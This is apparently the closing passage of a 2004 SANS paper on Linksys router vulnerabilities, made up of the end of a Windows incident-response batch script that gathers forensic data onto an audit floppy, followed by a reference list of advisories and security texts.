arp -a >> a:\audit.txt
@echo. >> a:\audit.txt
@echo. >> a:\audit.txt
@call \win32\makeline
@echo NETSTAT (netstat -anr) >> a:\audit.txt
@call \win32\makeline
netstat -anr >> a:\audit.txt
@echo. >> a:\audit.txt
@echo. >> a:\audit.txt
@call \win32\makeline
@echo LOGGED ON >> a:\audit.txt
@call \win32\makeline
\win32\sysinternals\psloggedon >> a:\audit.txt
@echo. >> a:\audit.txt
@echo. >> a:\audit.txt
@call \win32\makeline
@echo Proclnterrogate >> a:\audit.txt
@call \win32\makeline
\win32\proclnterrogate -list >> a:\audit.txt
@echo. >> a:\audit.txt
@echo. >> a:\audit.txt
@call \win32\makeline
@echo FPORT (fport /p)>> a:\audit.txt
@call \win32\makeline
\win32\foundstone\fport /p >> a:\audit.txt
@echo. >> a:\audit.txt
@echo. >> a:\audit.txt
@call \win32\makeline
@echo PSLIST (pslist -x) >> a:\audit.txt
@call \win32\makeline
\win32\sysinternals\pslist -x >> a:\audit.txt
@echo. >> a:\audit.txt
@echo. >> a:\audit.txt
@call \win32\makeline
@echo NBTSTAT >> a:\audit.txt

```

```

@call \win32\makeline
nbtstat -c >> a:\audit.txt
@echo. >> a:\audit.txt
@echo. >> a:\audit.txt
@call \win32\makeline
@echo HIDDEN FILES (dir /s /a:h /t:a c: d:) >> a:\audit.txt
@call \win32\makeline
dir /s /a:h /t:a c: >> a:\audit.txt
dir /s /a:h /t:a d: >> a:\audit.txt
@echo. >> a:\audit.txt
@echo. >> a:\audit.txt
@call \win32\makeline
@echo MD5SUM >> a:\audit.txt
@call \win32\makeline
md5sum c:/*.* >> a:\audit.txt
md5sum c:/winnt/*.* >> a:\audit.txt
md5sum c:/winnt/system/*.* >> a:\audit.txt
md5sum c:/winnt/system32/*.* >> a:\audit.txt
md5sum d:/*.* >> a:\audit.txt
md5sum d:/winnt/*.* >> a:\audit.txt
md5sum d:/winnt/system/*.* >> a:\audit.txt
md5sum d:/winnt/system32/*.* >> a:\audit.txt
@call \win32\makeline
@echo AT scheduler list >> a:\audit.txt
at >> a:\audit.txt
@call \win32\makeline
@echo END TIME >> a:\audit.txt
@call \win32\makeline
time /t >> a:\audit.txt
@time /t
date /t >> a:\audit.txt
@date /t
@echo.
@echo.
@echo.
@echo.
@echo.
@echo FRED is done.
@echo.
@echo The MD5 sum of the audit log is:
@md5sum a:\audit.txt > a:\audit.md5
@type a:\audit.md5
@echo.
@echo ** WRITE THIS NUMBER DOWN AND INCLUDE IT ON THE EVIDENCE TAG **
@echo (this value also saved to a:\audit.md5)
@echo.
@echo Remove your audit floppy from the computer and write protect it NOW.
echo on

```

7) References

Linksys buffer overflow before this discovery

<http://www.securityfocus.com/bid/6201/discussion/>
<http://www.securitytracker.com/alerts/2002/Nov/1005655.html>
<http://www.securityfocus.com/bid/6301/discussion/>
<http://www.securityfocus.com/bid/6086/discussion/>
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1236>
<http://www.linksys.com/splash/presentation.asp>

Linksys & XML=1 discovery

<http://www1.corest.com/common/showdoc.php?idx=276&idxseccion=10>
<http://www.securityfocus.com/bid/6303>
<http://www.securityfocus.com/bid/6303/exploit/>
http://www.linksys.com/download/vertxt/befsr_1442z_rn.txt
<http://www.hansenonline.net/Networking/linksysFW.html>

© SANS Institute 2004, Author retains full rights.

Works Cited / Bibliography

Linksys Router Unauthorized Management Access Vulnerability.

Calgary, Canada. SecurityFocus. November 2002.

<http://www.securityfocus.com/bid/6201/discussion/>

Multiple Linksys Devices GET Request Buffer Overflow Vulnerability.

Calgary, Canada. SecurityFocus. November 2002.

<http://www.securityfocus.com/bid/6301/discussion/>

Linksys BEFSR41 Gozila.CGI Denial Of Service Vulnerability.

Calgary, Canada. SecurityFocus. November 2002.

<http://www.securityfocus.com/bid/6086/discussion/>

Multiple Linksys Devices strcat() Buffer Overflow Vulnerability.

Calgary, Canada. SecurityFocus. December 2002.

<http://www.securityfocus.com/bid/6303>

Multiple Linksys Devices strcat() Buffer Overflow Vulnerability (Exploit code).

Calgary, Canada. SecurityFocus. December 2002.

<http://www.securityfocus.com/bid/6303/exploit/>

Linksys Router Web Management Access Flaw Gives Remote Users Administrative Access to the Device.

Silver Spring, Maryland. November 2002.

<http://www.securitytracker.com/alerts/2002/Nov/1005655.html>

CAN-2002-1236.

McLean, Virginia. Mitre. November 2002.

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1236>

Gerardo Richard. CORE-20021005.

Boston, Massachusetts. CORE Security Technologies. December 2002.

<http://www.corest.com/common/showdoc.php?idx=276&idxseccion=10>

Version 1.44.2z Readme

Irvine, California. Linksys. December 2002.

http://www.linksys.com/download/vertxt/befsr_1442z_rn.txt

Linksys Response to Alleged Security Vulnerability on its BEFSR41 Router.

Irvine, California. Linksys.

<http://www.linksys.com/splash/presentation.asp>

Ziegler, Robert. Linux Firewalls (Second Edition).

Indianapolis, Indiana. New Riders. November 2001.

Levy, Elias (Aleph One). Smashing The Stack For Fun And Profit.
<http://www.phrack.org/phrack/49/P49-14>

Python Community.
<http://www.python.org>, <http://www.python.org/topics/learn/>

DMZS F.I.R.E.
San Francisco, CA. DMZS.
<http://fire.dmzs.com/>

Wysopal, Chris. Netcat 1.10 for NT.
Cambridge, Massachusetts.
http://www.atstake.com/research/tools/network_utilities/nc11nt.txt

Lars M. Hansen. Hansenonline (Linksys Firmware Archive).
<http://www.hansenonline.net/Networking/linksysFW.html#Firmware>

ARM Processor Quick Reference Guide.
www.mit.edu/afs/sipb/contrib/doc/specs/ic/cpu/arm/armquickref.pdf

Cockerell, Pete. ARM Assembly Language Programming. 1987.
<http://www.peter-cockerell.net:8080/aalp/html/frames.html>

© SANS Institute 2004, Author retains full rights.